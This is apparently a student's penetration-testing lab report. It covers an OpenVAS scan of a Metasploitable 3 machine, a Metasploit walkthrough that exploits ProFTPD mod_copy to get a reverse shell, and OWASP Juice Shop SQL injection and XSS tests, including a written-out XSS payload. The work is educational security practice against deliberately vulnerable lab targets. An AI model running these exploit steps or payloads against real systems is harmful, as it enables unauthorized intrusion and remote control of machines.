VAPT-TASK 01 Report

Mohammed Hussain Shaikh

Contents

VAPT-TASK 01 Report 1
- **Introduction** 3
- **Metasploitable 3 OpenVAS Scan Results** 4
  - **CVSS CALCULATOR** 4
  - **Risk Matrix** 4
  - **Vulnerabilities Information** 4
- **Exploit Metasploitable 3 Machine** 9
- **Exploit OWASP Juice Shop Vulnerability** 12
  - **Steps to perform SQL injection** 12
  - **Steps to perform Cross-site scripting (XSS)** 14
- **OWASP Top 10 Vulnerabilities** 15
- **Lessons Learnt** 16
- **References** 17

Introduction

In the report I am going to explain the below findings with the help of screenshots and diagrams:

- Record the OpenVAS scan results for Metasploitable 3 machine.
- Record the steps to exploit Metasploitable 3 machine using Metasploit Framework.
- Record the steps to exploit vulnerabilities in OWASP Juice Shop.
- OWASP Top 10 Vulnerabilities.

Metasploitable 3 OpenVAS Scan Results

CVSS CALCULATOR

Rating	CVSS Score
Log	0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

Risk Matrix

Likelihood	Impact	Risk Level
High	High	Critical
High	Medium	High
Low	Low	Low

Vulnerabilities Information




Figure 1: Vulnerability Pie Chart




Figure 2: Vulnerability Bar Chart

Below are the vulnerabilities found in the Metasploitable 3 machine:

- **UnrealIRCd Authentication Spoofing Vulnerability**

CVE ID: CVE-2016-7144
CVSS Score/Severity: 8.1 (High)
Host IP: 192.168.1.39
Location: 6697/tcp

Summary:
UnrealIRCd is prone to authentication spoofing vulnerability.

Affected Software/OS:
UnrealIRCd before 3.2.10.7 and 4.x before 4.0.6.

Impact:
Successful exploitation of this vulnerability will allow remote attackers to spoof certificate fingerprints and consequently log in as another user.

Solution:
Update to version 3.2.10.7, 4.0.6 or later.

- **SSL/TLS: Report Vulnerable Cipher Suites for HTTPS**

CVE ID: CVE-2016-2183, CVE-2016-6329, CVE-2020-12872
CVSS Score/Severity: 7.5 (High)
Host IP: 192.168.1.39
Location: 631/tcp

Summary:
This routine reports all SSL/TLS cipher suites accepted by a service where attack vectors exist only on HTTPS services.

Affected Software/OS:
All services accepting vulnerable SSL/TLS cipher suites via HTTPS.

Impact:
This could allow remote attackers to obtain sensitive information or have other, unspecified impacts.

Solution:
The configuration of these services should be changed so that it does not accept the listed cipher suites anymore.

- **Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)**

CVE ID: -
CVSS Score/Severity: 5.3 (Medium)
Host IP: 192.168.1.39
Location: 22/tcp

Summary:
The remote SSH server is configured to allow / support weak key exchange (KEX) algorithm(s).

Impact:
An attacker can quickly break individual connections.

Solution:
Disable the reported weak KEX algorithm(s). Alternatively use elliptic-curve Diffie-Hellmann in general, e.g. Curve 25519.

- **Weak Host Key Algorithm(s) (SSH)**

CVE ID: -
CVSS Score/Severity: 5.3 (Medium)
Host IP: 192.168.1.39
Location: 22/tcp

Summary:
The remote SSH server is configured to allow / support weak host key algorithm(s).

Solution:
Disable the reported weak host key algorithm(s).

- **Cleartext Transmission of Sensitive Information via HTTP**

CVE ID: -
CVSS Score/Severity: 4.8 (Medium)
Host IP: 192.168.1.39
Location: 80/tcp

Summary:
The host / application transmits sensitive information (username, passwords) in cleartext via HTTP.

Affected Software/OS:
Hosts / applications which doesn't enforce the transmission of sensitive data via an encrypted SSL/TLS connection.

Impact:
An attacker could use this situation to compromise or eavesdrop on the HTTP communication between the client and the server using a man-in-the-middle attack to get access to sensitive data like usernames or passwords.

Solution:
Enforce the transmission of sensitive data via an encrypted SSL/TLS connection. Additionally make sure the host / application is redirecting all users to the secured SSL/TLS connection before allowing to input sensitive data into the mentioned functions.

- **FTP Unencrypted Cleartext Login**

CVE ID: -
CVSS Score/Severity: 4.8 (Medium)
Host IP: 192.168.1.39
Location: 21/tcp

Summary:
The remote host is running a FTP service that allows cleartext logins over unencrypted connections.

Impact:
An attacker can uncover login names and passwords by sniffing traffic to the FTP service.

Solution:
Enable FTPS or enforce the connection via the 'AUTH TLS' command. Please see the manual of the FTP service for more information.

- **TCP Timestamps Information Disclosure**

CVE ID: -
CVSS Score/Severity: 2.6 (Low)
Host IP: 192.168.1.39
Location: general/tcp

Summary:
The remote host implements TCP timestamps and therefore allows to compute the uptime.

Affected Software/OS:
TCP implementations that implement RFC1323/RFC7323.

Impact:
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Solution:
To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime. To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled' Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled.

The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.


Prioritization of vulnerabilities
According to the vulnerabilities listed above for Metasploitable 3 machine, my prioritized remediation plan would be:

- Address High vulnerabilities within 7 days
- Mitigate Medium risks within 30 days
- Review Low risks when possible

Exploit Metasploitable 3 Machine

Below are the steps to exploit Metasploitable 3 machine using Metasploit Framework.


1) Record the Ip address of the target using ifconfig in the Metasploitable3 machine.



2) Scan for open ports and services using Nmap for the target machine. From the below screenshot we can see many vulnerable ports open. We are going to exploit port 21/tcp ftp service. The ProFTPD 1.3.5 vulnerability allows remote attackers to execute arbitrary commands by exploiting the modcopy_exec module.

   So, based on our results ProFTPD 1.3.5 is running on port 21 (FTP), and we also have an Apache httpd 2.4.7 running on port 80 (HTTP), with some listed content in it.

   Since the Apache service is active on the target server, there is a chance that we have writing permission in it's SITEPATH. So, we exploit the ProFTPD service to abuse the permission on Apache SITEPATH, which will allow us to gain reverse shell.



3) Type in sudo msfconsole in the terminal.

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/vapt-tasks]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Use check before run to confirm if a target is
vulnerable
```

4) Next, search proftpd. We are going to use the highlighted exploit.

```
msf > search proftpd

Matching Modules
================

   #   Name
   -   ----
   0   exploit/linux/misc/netsupport_manager_agent
   1   exploit/linux/ftp/proftp_sreplace
   2     \_ target: Automatic Targeting
   3     \_ target: Debug
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1
   5   exploit/freebsd/ftp/proftp_telnet_iac
   6     \_ target: Automatic Targeting
   7     \_ target: Debug
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)
   9   exploit/linux/ftp/proftp_telnet_iac
   10    \_ target: Automatic Targeting
   11    \_ target: Debug
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)
   15  exploit/unix/ftp/proftpd_modcopy_exec
   16  exploit/unix/ftp/proftpd_133c_backdoor
```

5) Use the exploit with the below command.

```
msf > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) >
```

6) Next, set the target Ip (rhost), which is the Metasploitable 3 Ip.

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.1.39
RHOSTS => 192.168.1.39
msf exploit(unix/ftp/proftpd_modcopy_exec) >
```

7) Set the site path and payload.

```
Session  Actions  Edit  View  Help
kali@kali: ~/Desktop/DailyTasks/vapt-tasks   kali@kali: ~/Desktop/DailyTasks/vapt-tasks
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf exploit(unix/ftp/proftpd_modcopy_exec) >
```

8) Set the lhost which is the kali Ip.

```
kali@kali: ~/Desktop/DailyTasks/vapt-tasks   kali@kali: ~/Desktop/DailyTasks/vapt-tasks
msf exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 192.168.1.35
lhost => 192.168.1.35
msf exploit(unix/ftp/proftpd_modcopy_exec) >
```

9) Next, enter exploit and type whoami. This shows the exploit was successful as we get a shell.

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.39:80 - 192.168.1.39:21 - Connected to FTP server
[*] 192.168.1.39:80 - 192.168.1.39:21 - Sending copy commands to FTP server
[*] 192.168.1.39:80 - Executing PHP payload /Pl8fdfw.php
[+] 192.168.1.39:80 - Deleted /var/www/html/Pl8fdfw.php
[*] Command shell session 1 opened (192.168.1.35:4444 → 192.168.1.39:48658) at 2026-02-24 04:35:47 -0500

whoami
www-data
```

10) If we enter hostname, we get the hostname of the Metasploitable 3 machine.


```
hostname
metasploitable3-ub1404
```

Exploit OWASP Juice Shop Vulnerability


In this section of the report, we are going to exploit OWASP Juice Shop vulnerability. We are going to perform SQL Injection and Cross-Site Scripting (XSS).

Steps to perform SQL injection


1) Load OWASP Juice Shop.




2) Click login.




3) We get the login page.



4) In the Email field enter the command to test for SQL Injection. Enter any password and click Log in.




5) In the screenshot below we can see that we now have admin access. This means the SQL Injection has been successfully performed.




Steps to perform Cross-site scripting (XSS)

1) Enter the below command to test for XSS in the search field and hit enter.
   <img src=x onerror=alert(2)>



2) After we hit enter, we get a pop-up box with message as '2'. This shows the test for Cross-site scripting (XSS) is successful.



OWASP Top 10 Vulnerabilities

Top 10:2025 List

1. A01:2025 - Broken Access Control
2. A02:2025 - Security Misconfiguration
3. A03:2025 - Software Supply Chain Failures
4. A04:2025 - Cryptographic Failures
5. A05:2025 - Injection
6. A06:2025 - Insecure Design
7. A07:2025 - Authentication Failures
8. A08:2025 - Software or Data Integrity Failures
9. A09:2025 - Security Logging and Alerting Failures
10. A10:2025 - Mishandling of Exceptional Conditions

From the above OWASP top 10 vulnerabilities list, we can see Broken Access Control is most dangerous. The Injection attack is at 5th position. In the above sections we exploited OWASP Juice Shop with SQL Injection and Cross-Site Scripting, both are part of the Injection attack.

Lessons Learnt

Overall, I got to learn a lot from this task. I got to learn how to scan Metasploitable 3 machine using OpenVAS to find vulnerabilities and prioritize those vulnerabilities using CVSS Calculator and Risk Matrix. I also got to exploit Metasploitable 3 machine using Metasploit Framework. This was done with the help of some research online. Finally, I exploited vulnerabilities in OWASP Juice Shop as part of practice. I tested for SQL Injection and Cross-Site Scripting (XSS) in OWASP Juice Shop.

References

https://systemweakness.com/proftpd-exploitation-bb4a0cd19867
https://www.youtube.com/watch?v=nH4r6xv-qGg
https://medium.com/@snehasisodiya51/owasp-juice-shop-challenge-with-xss-attack-scenarios-f412eb0c9552
https://owasp.org/Top10/2025/